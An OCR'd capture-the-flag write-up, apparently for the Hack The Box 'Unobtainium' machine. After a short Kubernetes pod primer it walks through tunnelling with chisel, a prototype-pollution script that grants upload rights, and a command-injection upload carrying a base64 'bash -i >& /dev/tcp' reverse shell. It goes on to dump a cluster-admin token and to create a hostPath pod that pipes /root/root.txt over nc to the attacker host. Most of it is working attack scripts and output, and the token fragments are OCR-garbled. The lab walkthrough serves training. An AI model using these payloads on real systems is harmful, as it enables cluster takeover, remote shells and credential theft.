
Pods

Pods are the smallest deployable units of computing that you can create and manage in Kubernetes.

A *Pod* (as in a pod of whales or pea pod) is a group of one or more containers, with shared storage and network resources, and a specification for how to run the containers. A Pod's contents are always co-located and co-scheduled, and run in a shared context. A Pod models an application-specific "logical host": it contains one or more application containers which are relatively tightly coupled. In non-cloud contexts, applications executed on the same physical or virtual machine are analogous to cloud applications executed on the same logical host.

As well as application containers, a Pod can contain init containers that run during Pod startup. You can also inject ephemeral containers for debugging if your cluster offers this.


A Kubernetes cluster can have one or more nodes. Each node can have one or more Pods. Each Pod can have one or more running containers.
And we see in the previous command there is three Pods each with a running container in the dev namespace.
Let's list the description of one of the Pods.




```
root@webapp-deployment-5d764566f4-mbprj:/tmp# ./xkubectl describe pod/devnode-deployment-cd86fb5c-6ms8d -n dev
Name:         devnode-deployment-cd86fb5c-6ms8d
Namespace:    dev
Priority:     0
Node:         unobtainium/10.10.10.235
Start Time:   Sun, 17 Jan 2021 18:16:21 +0000
Labels:       app=devnode
              pod-template-hash=cd86fb5c
Annotations:  <none>
Status:       Running
IP:           172.17.0.3
IPs:
  IP:           172.17.0.3
Controlled By:  ReplicaSet/devnode-deployment-cd86fb5c
Containers:
  devnode:
    Container ID:   docker://d4f3f8afce2de625705e30447011e38270e807da5b98cc8416d6ad80a4e093e4
    Image:          localhost:5000/node_server
    Image ID:       docker-pullable://localhost:5000/node_server@sha256:f3bfd2fc13c7377a380e018279c6e9b647082ca590600672ff787e1bb918e37c
    Port:           3000/TCP
    Host Port:      0/TCP
    State:          Running
      Started:      Sun, 13 Jun 2021 13:27:30 +0000
    Last State:     Terminated
      Reason:       Error
      Exit Code:    137
      Started:      Wed, 24 Mar 2021 16:01:28 +0000
      Finished:     Wed, 24 Mar 2021 16:02:13 +0000
    Ready:          True
    Restart Count:  28
    Environment:    <none>
    Mounts:
      /var/run/secrets/kubernetes.io/serviceaccount from default-token-rmcd6 (ro)
Conditions:
  Type              Status
  Initialized       True
  Ready             True
  ContainersReady   True
  PodScheduled      True
Volumes:
  default-token-rmcd6:
    Type:        Secret (a volume populated by a Secret)
    SecretName:  default-token-rmcd6
    Optional:    false
QoS Class:       BestEffort
Node-Selectors:  <none>
Tolerations:     node.kubernetes.io/not-ready:NoExecute op=Exists for 300s
```

If you notice the difference i am in a webapp-deployment container enumerating devnode-deployment containers in Pods running in the dev namespace.
We are looking at two different environments, the classic production environment and the development environment. I should be able to repeat the steps i just have to make the RHOST and RPORT variables and upload them to the container I’m currently in above to get another foothold in the development environment.
For that we need to forward the port to the devnode-deployment container "172.17.0.3:3000"
I am using Chisel for that.
If you don't known how to use chisel or how to download it check this out.
Link : Chisel https://www.youtube.com/watch?-v=Yp4oxoQIBAM&ab_channel=IppSec

Chisel



Chisel is a fast TCP/UDP tunnel, transported over HTTP, secured via SSH. Single executable including both client and server. Written in Go (golang). Chisel is mainly useful for passing through firewalls, though it can also be used to provide a secure endpoint into your network.




```
┌──(root💀kali)-[~/Downloads/chisel]
└─# ls
client  Dockerfile  example  go.mod  go.sum  LICENSE  main.go  README.md  server  share  test

┌──(root💀kali)-[~/Downloads/chisel]
└─# go build -ldflags="-s -w"
go: downloading github.com/gorilla/websocket v1.4.2
go: downloading github.com/jpillora/requestlog v1.0.0
go: downloading golang.org/x/net v0.0.0-20200707034311-ab3426394381
go: downloading golang.org/x/sync v0.0.0-20200625203802-6e8e738ad208
go: downloading golang.org/x/crypto v0.0.0-20200709230013-948cd5f35899
go: downloading github.com/jpillora/backoff v1.0.0
go: downloading github.com/fsnotify/fsnotify v1.4.9
go: downloading github.com/jpillora/ansi v1.0.2
go: downloading github.com/jpillora/sizestr v1.0.0
go: downloading github.com/andrew-d/go-termutil v0.0.0-20150726205930-009166a695a2
go: downloading github.com/tomasen/realip v0.0.0-20180522021738-f0c99a92ddce
go: downloading github.com/armon/go-socks5 v0.0.0-20160902184237-e75332964ef5
go: downloading golang.org/x/sys v0.0.0-20200625212154-ddb9806d33ae
go: downloading golang.org/x/text v0.3.0

┌──(root💀kali)-[~/Downloads/chisel]
└─# ls
chisel  client  Dockerfile  example  go.mod  go.sum  LICENSE  main.go  README.md  server  share  test

┌──(root💀kali)-[~/Downloads/chisel]
└─# du -hs chisel
8.4M    chisel
```

```
┌──(root💀kali)-[~/Downloads/chisel]
└─# upx brute chisel
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------

upx: brute: FileNotFoundException: brute: No such file or directory
   8781824 ->   3294584   37.52%   linux/amd64   chisel

Packed 1 file.

┌──(root💀kali)-[~/Downloads/chisel]
└─# du -hs chisel
3.2M    chisel
```

```
┌──(root💀kali)-[~/Downloads/chisel]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.235 - - [13/Jun/2021 11:09:51] "GET /chisel HTTP/1.1" 200 -
```

```
root@webapp-deployment-5d764566f4-mbprj:/tmp# wget http://10.10.14.12/chisel
--2021-06-13 15:14:01--  http://10.10.14.12/chisel
Connecting to 10.10.14.12:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3294584 (3.1M) [application/octet-stream]
Saving to: 'chisel'

chisel                                              100%[=================================================>]

2021-06-13 15:14:07 (565 KB/s) - 'chisel' saved [3294584/3294584]
```

First i run chisel in my kali os to open a server.

```
┌──(root💀kali)-[~/Downloads/chisel]
└─# ./chisel server -p 9999 --reverse
2021/06/13 11:11:25 server: Reverse tunnelling enabled
2021/06/13 11:11:25 server: Fingerprint 4P3Ad2DQU4mm+cKYp81j8H9BEL3l3CwZRZpmVo5PtTc=
2021/06/13 11:11:25 server: Listening on http://0.0.0.0:9999
```

now execute chisel as client in the target box

```
root@webapp-deployment-5d764566f4-mbprj:/tmp# chmod +x chisel
root@webapp-deployment-5d764566f4-mbprj:/tmp# ./chisel client 10.10.14.12:9999 R:3000:172.17.0.3:3000
2021/06/13 15:17:09 client: Connecting to ws://10.10.14.12:9999
2021/06/13 15:17:09 client: Connected (Latency 50.048374ms)
```

```
┌──(root💀kali)-[~/Downloads/chisel]
└─# ./chisel server -p 9999 --reverse
2021/06/13 11:11:25 server: Reverse tunnelling enabled
2021/06/13 11:11:25 server: Fingerprint 4P3Ad2DQU4mm+cKYp81j8H9BEL3l3CwZRZpmVo5PtTc=
2021/06/13 11:11:25 server: Listening on http://0.0.0.0:9999
2021/06/13 11:12:59 server: session#1: tun: proxy#R:3000⇒172.17.0.3:3000: Listening
```

Now we are connected let's give us permission for canDelete and canUpload.

I again made the script for give permissions devnode-deployment container.

read_write.sh

```
#!/bin/bash

RHOST="127.0.0.1"
RPORT=3000
UA="Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
PROXY="127.0.0.1:8080"
TEXT="$1"

cat - <<EOF > message.json
{
    "auth":
    {
        "name":"felamos",
        "password":"Winter2021"
    },
    "message":
    {
        "text":${TEXT}
    }
}
EOF

curl -s \
     -X PUT \
     -A "${UA}" \
     -H "Content-Type: application/json" \
     -d "$(cat message.json | jq -c)" \
     -x "${PROXY}" \
     "http://${RHOST}:${RPORT}/" \
| jq .

```

Imp -> before running the exploit intercept the request and forward the req becuase we use proxy inside exploit.

Now we all set let's run the exploit.

```
┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# chmod +x read_write.sh

┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# ./read_write.sh '{"constructor":{"prototype":{"canDelete":true, "canUpload":true}}}'
```

```
PUT / HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Content-Type: application/json
Content-Length: 136
Connection: close

{
  "auth":{
    "name":"felamos",
    "password":"Winter2021"
  },
  "message":{
    "text":{
      "constructor":{
        "prototype":{
          "canDelete":true,
          "canUpload":true
        }
      }
    }
  }
}
```

```
┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# ./read_write.sh '{"constructor":{"prototype":{"canDelete":true, "canUpload":true}}}'
{
  "ok": true
}
```

For reverse shell i create another script.

rev.sh

```
RHOST="127.0.0.1"
RPORT=3000
UA="Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
PROXY="127.0.0.1:8080"
FILE=$1

cat - <<EOF > message.json
{
    "auth":
    {
        "name":"felamos",
        "password":"Winter2021"
    },
    "filename":"${FILE}"
}
EOF

curl -s \
     -A "${UA}" \
     -H "Content-Type: application/json" \
     -d "$(cat message.json | jq -c)" \
     -x "${PROXY}" \
     -o /dev/null \
     "http://${RHOST}:${RPORT}/upload"

```

Now let's get our reverse shell with devnode-deployment.

```
┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# ./rev.sh "& echo $(echo 'bash -i >& /dev/tcp/10.10.14.12/9002 0>&1' | base64) | base64 -d | bash"
```

```
POST /upload HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Content-Type: application/json
Content-Length: 147
Connection: close

{
  "auth":{
    "name":"felamos",
    "password":"Winter2021"
  },
  "filename":"& echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMi85MDAyIDA+JjEK | base64 -d | bash"
}
```

```
┌──(root💀kali)-[~]
└─# nc -nlvp 9002
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9002
Ncat: Listening on 0.0.0.0:9002
Ncat: Connection from 10.10.10.235.
Ncat: Connection from 10.10.10.235:40714.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@devnode-deployment-cd86fb5c-6ms8d:/usr/src/app# id
id
uid=0(root) gid=0(root) groups=0(root)
root@devnode-deployment-cd86fb5c-6ms8d:/usr/src/app#
```

Boom we got the shell as devnode-deployment.

Now again tranfer the kubectl executable in the box and check if we list secrets now.

```
root@devnode-deployment-cd86fb5c-6ms8d:/tmp# chmod +x kuberctl
root@devnode-deployment-cd86fb5c-6ms8d:/tmp# ./kuberctl auth can-i list secrets -n kube-system
yes
```

Yes we have the permission now Let get the secrets.

```
root@devnode-deployment-cd86fb5c-6ms8d:/tmp# ./kuberctl get secrets -n kube-system
NAME                                     TYPE                                  DATA   AGE
attachdetach-controller-token-5dkkr      kubernetes.io/service-account-token   3      147d
bootstrap-signer-token-xl4lg             kubernetes.io/service-account-token   3      147d
c-admin-token-tfmp2                      kubernetes.io/service-account-token   3      146d
certificate-controller-token-thnxw       kubernetes.io/service-account-token   3      147d
clusterrole-aggregation-controller-token-scx4p   kubernetes.io/service-account-token   3      147d
coredns-token-dbp92                      kubernetes.io/service-account-token   3      147d
cronjob-controller-token-chrl7           kubernetes.io/service-account-token   3      147d
daemon-set-controller-token-cb825        kubernetes.io/service-account-token   3      147d
default-token-l85f2                      kubernetes.io/service-account-token   3      147d
deployment-controller-token-cwgst        kubernetes.io/service-account-token   3      147d
disruption-controller-token-kpx2x        kubernetes.io/service-account-token   3      147d
endpoint-controller-token-2jzkv          kubernetes.io/service-account-token   3      147d
endpointslice-controller-token-w4hwg     kubernetes.io/service-account-token   3      147d
endpointslicemirroring-controller-token-9qvzz   kubernetes.io/service-account-token   3      147d
expand-controller-token-sc9fw            kubernetes.io/service-account-token   3      147d
generic-garbage-collector-token-2hng4    kubernetes.io/service-account-token   3      147d
horizontal-pod-autoscaler-token-6zhfs    kubernetes.io/service-account-token   3      147d
job-controller-token-h6kg8               kubernetes.io/service-account-token   3      147d
kube-proxy-token-jc8kn                   kubernetes.io/service-account-token   3      147d
namespace-controller-token-2klzl         kubernetes.io/service-account-token   3      147d
node-controller-token-k6p6v              kubernetes.io/service-account-token   3      147d
persistent-volume-binder-token-fd292     kubernetes.io/service-account-token   3      147d
pod-garbage-collector-token-bjmrd        kubernetes.io/service-account-token   3      147d
pv-protection-controller-token-9669w     kubernetes.io/service-account-token   3      147d
pvc-protection-controller-token-w8m9r    kubernetes.io/service-account-token   3      147d
replicaset-controller-token-bzbt8        kubernetes.io/service-account-token   3      147d
replication-controller-token-jz8k8       kubernetes.io/service-account-token   3      147d
resourcequota-controller-token-wg7rr     kubernetes.io/service-account-token   3      147d
root-ca-cert-publisher-token-cnl86       kubernetes.io/service-account-token   3      147d
service-account-controller-token-44bfm   kubernetes.io/service-account-token   3      147d
service-controller-token-pzjnq           kubernetes.io/service-account-token   3      147d
statefulset-controller-token-z2nsd       kubernetes.io/service-account-token   3      147d
storage-provisioner-token-tk5k5          kubernetes.io/service-account-token   3      147d
token-cleaner-token-wjvf9                kubernetes.io/service-account-token   3      147d
ttl-controller-token-z87px               kubernetes.io/service-account-token   3      147d
```

If you see the third option Cluster Administrator -> c-admin-token-tfmp2 is the secret of the Cluster Administrator.

Let's get the token of Cluster Administrator -> c-admin-token-tfmp2.

```
root@devnode-deployment-cd86fb5c-6ms8d:/tmp# ./kuberctl describe secrets/c-admin-token-tfmp2 -n kube-system
Name:         c-admin-token-tfmp2
Namespace:    kube-system
Labels:       <none>
Annotations:  kubernetes.io/service-account.name: c-admin
              kubernetes.io/service-account.uid: 2463505f-983e-45bd-91f7-cd59bfe066d0

Type:  kubernetes.io/service-account-token

Data
====
namespace:  11 bytes
token:      eyJhbGciOiJSUzI1NiIsImtpZCI6IkpOdm9iX1ZETEJ2QlZFaVpCeHB6TjBvaWNEalltaE1ULXdCNWYtb2JWUzgifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNl
YWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJjLWFkbWluLXRva2VuLXRmbXAyIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNl
lWFjY291bnQubmFtZSI6ImMtYWRtaW4iLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiIyNDYzNTA1Zi05ODNlLTQ1YmQtOTFmNy1jZDU5YmZlMDY2ZDAiLCJzdWIiOiJzeXN0ZW06c2Vydm
ljZWFjY291bnQ6a3ViZS1zeXN0ZW06Yy1hZG1pbiJ9.Xk96pdC8wnBuIOm4Cgud9Q7zpoUNHICg7QAZY9EVCeAUIzh6rvfZJeaHucMiq8cm93zKmwHT-jVbAQyNfaUuaXmuek5TBdY94kMD5A_owFh-0kRUjNFOSr3noQ8XF_xnWmdX98mK
MF-QxOZKCJxkbnLLd_h-P2hWRkfY8xq6-eUP8MYrYF_gs7Xm264A22hrVZxTb2jZjUj7LTFRchb7bJ1LWXSIqOV2BmU9TKFQJYCZ743abeVB7YvNwPHXcOtLEoCs03hvEBtOse2POzN54pK8Lyq_XGFJN0yTJuuQQLtwroF3579DBbZUkd4
JBQQYrpm6Wdm9tjbOyGL9KRsNow
ca.crt:     1066 bytes
```

Let's list the info of the toke

Let's check if we create pods or not if we can create pods we can use BadPods
./kubectl --
token=eyJhbGciOiJSUzI1NiIsImtpZCI6IkpOdm9iX1ZETEJ2QlZFaVpCe
jVbAQyNfaUuaXmuek5TBdY94kMD5A_owFh-0kRUjNFOSr3noQ8XF_x
QxOZKCJxkbnLLd_h-P2hWRkfY8xq6-
eUP8MYrYF_gs7Xm264A22hrVZxTb2jZjUj7LTFRchb7bJ1LWXSIqOV2E
auth can-i create pod

yes

Yes we can create pods now let's create a BadPods. where everything is allowed with the help of BadPods.
Link : Bad Pod #1: Everything allowed https://github.com/-BishopFox/badPods/tree/main/manifests/everything-allowed
Link : everything-allowed-exec-pod.yaml https://github.com/-BishopFox/badPods/blob/main/manifests/everything-allowed/-pod/everything-allowed-exec-pod.yaml

dedsec.yaml

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: some-pod
  namespace: default
spec:
  containers:
    - name: web
      image: localhost:5000/dev-alpine
      command: ["/bin/sh"]
      args: ["-c", 'cat /root/root.txt | nc -nv 10.10.14.12 9005; sleep 100000']
      volumeMounts:
      - mountPath: /root/
        name: root-flag
  volumes:
  - hostPath:
      path: /root/
      type: ""
    name: root-flag

```

Just tranfer the dedsec.yaml in target box insode /tmp folder and start your netcat listner to get the root.txt file.

```
root@devnode-deployment-cd86fb5c-6ms8d:/tmp# wget http://10.10.14.12/dedsec.yaml
--2021-06-13 15:45:22--  http://10.10.14.12/dedsec.yaml
Connecting to 10.10.14.12:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 405 [application/octet-stream]
Saving to: 'dedsec.yaml'

dedsec.yaml                                 100%[=======================================================================>]

2021-06-13 15:45:22 (8.91 MB/s) - 'dedsec.yaml' saved [405/405]
```

./kubectl create -f dedsec.yaml--token eyJhbGciOiJSUzI1NiIsImtpZCI6IkpOdm9iX1ZETEJ2QlZFaVpCeHB6TjBjVbAQyNfaUuaXmuek5TBdY94kMD5A_owFh-0kRUjNFOSr3noQ8XF_xQxOZKCJxkbnLLd_h-P2hWRkfY8xq6-eUP8MYrYF_gs7Xm264A22hrVZxTb2jZjUj7LTFRchb7bJ1LWXSIqOV2E

```
root@devnode-deployment-cd86fb5c-6ms8d:/tmp# chmod +x dedsec.yaml
<mU9TKFQJYCZ743abeVB7YvNwPHXcOtLEoCs03hvEBtOse2POzN54pK8Lyq_XGFJN0yTJuuQQLtwroF3579DBbZUkd4JBQQYrpm6Wdm9tjbOyGL9KRsNow
pod/some-pod created
```

i forget to set listener

```
┌──(root💀kali)-[~]
└─# nc -nlvp 9005 > root.txt
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9005
Ncat: Listening on 0.0.0.0:9005
```

```
<mU9TKFQJYCZ743abeVB7YvNwPHXcOtLEoCs03hvEBtOse2POzN54pK8Lyq_XGFJN0yTJuuQQLtwroF3579DBbZUkd4JBQQYrpm6Wdm9tjbOyGL9KRsNow
Error from server (AlreadyExists): error when creating "dedsec.yaml": object is being deleted: pods "some-pod" already exists
root@devnode-deployment-cd86fb5c-6ms8d:/tmp# ls
dedsec.yaml  kuberctl  v8-compile-cache-0
root@devnode-deployment-cd86fb5c-6ms8d:/tmp# mv dedsec.yaml saad.yaml
```

./kubectl create -f saad.yaml--token

eyJhbGciOiJSUzI1NiIsImtpZCI6IkpOdm9iX1ZETEJ2QlZFaVpCeHB6TjB
jVbAQyNfaUuaXmuek5TBdY94kMD5A_owFh-0kRUjNFOSr3noQ8XF_x
QxOZKCJxkbnLLd_h-P2hWRkfY8xq6-
eUP8MYrYF_gs7Xm264A22hrVZxTb2jZjUj7LTFRchb7bJ1LWXSIqOV2E

```
<U9TKFQJYCZ743abeVB7YvNwPHXcOtLEoCs03hvEBtOse2POzN54pK8Lyq_XGFJN0yTJuuQQLtwroF3579DBbZUkd4JBQQYrpm6Wdm9tjbOyGL9KRsNow
pod/some-pod created
root@devnode-deployment-cd86fb5c-6ms8d:/tmp#
```

```
┌──(root💀kali)-[~]
└─# nc -nlvp 9005 > root.txt
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9005
Ncat: Listening on 0.0.0.0:9005
Ncat: Connection from 10.10.10.235.
Ncat: Connection from 10.10.10.235:45889.

┌──(root💀kali)-[~]
└─# ls
Desktop  Documents  Downloads  ghidra_scripts  go  hydra.restore  Music  'New Folder'  peda  Pictures  Public  python-pycurl-openssl  root.txt  Templates  Videos

┌──(root💀kali)-[~]
└─# cat root.txt
01afa265c76acc75f74004dffddf5d4b
```